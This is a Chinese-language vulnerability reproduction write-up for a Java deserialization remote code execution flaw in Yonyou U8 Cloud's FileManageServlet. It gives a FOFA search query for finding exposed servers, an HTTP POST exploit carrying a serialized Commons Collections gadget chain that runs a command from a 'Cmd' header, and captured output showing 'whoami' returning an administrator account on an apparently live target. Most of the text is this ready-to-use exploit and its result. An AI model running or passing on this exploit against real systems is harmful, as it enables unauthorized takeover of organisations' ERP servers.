Y3-28用友-U8-Cloud-反序列化RCE

漏洞描述：

用友U8 Cloud存在多处（ServiceDispatcher、FileManageServlet、LoginVideoServlet）反序列化漏洞，系统未将用户传入的序列化数据进行过滤就直接执行反序列化操作，结合系统本身存在的反序列化利用链，最终造成远程代码执行。

影响版本：

用友U8 Cloud 所有版本

网站图片：

网络测绘：

fofa语法：

FOFA：app="用友-U8-Cloud"


漏洞复现：

payload：

```
POST /service/~uap/nc.impl.pub.filesystem.FileManageServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 16284

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:


Request
数据包扫描
热加载
构造请求
POST /service/~uap/nc.impl.pub.filesystem.FileManageServlet HTTP/1.1
Host :
.8099
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length auto : 16284
{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.
HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?
@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue.
TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03keyt\x00\x12Ljava/lang/Object;
L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00*org.apache.commons.collections.map.
LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/
Transformer;xpsr\x00:org.apache.commons.collections.functors.
ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/
commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformer;
\xbdV*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x00\x04sr\x00;org.apache.commons.collections.functors.
ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpvr\x00
javax.script.ScriptEngineManager\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org.apache.
commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b|\xce8\x02\x00\x03
[\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String;
[\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object;
\x90\xceX\x9f\x10s\x29l\x02\x00\x00xp\x00\x00\x00\x00t\x00\x0bnewInstanceur\x00\x12[Ljava.lang.
Class;
\xab\x16\xd7\xae\xcb\xcdZ\x99\x02\x00\x00xp\x00\x00\x00\x00sq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x0
0\x01t\x00\x02jst\x00\x0fgetEngineByNameuq\x00~\x00\x1b\x00\x00\x00\x01vr\x00\x10java.lang.
String\xa0\xf0\xa48z;\xb3B\x02\x00\x00xpsq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01t45try
\x7b\x0a load\x28\"nashorn:mozilla_compat.js\"\x29;\x0a\x7d catch \x28e\x29 \x7b\x7d\x0afunction
Responses
23bytes / 221ms
美化
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=F6E43AFA23B46AC5508
Date: Tue, 28 Nov 2023 14:17:59 GMT
Content-Length: 23
wscgerp\administrator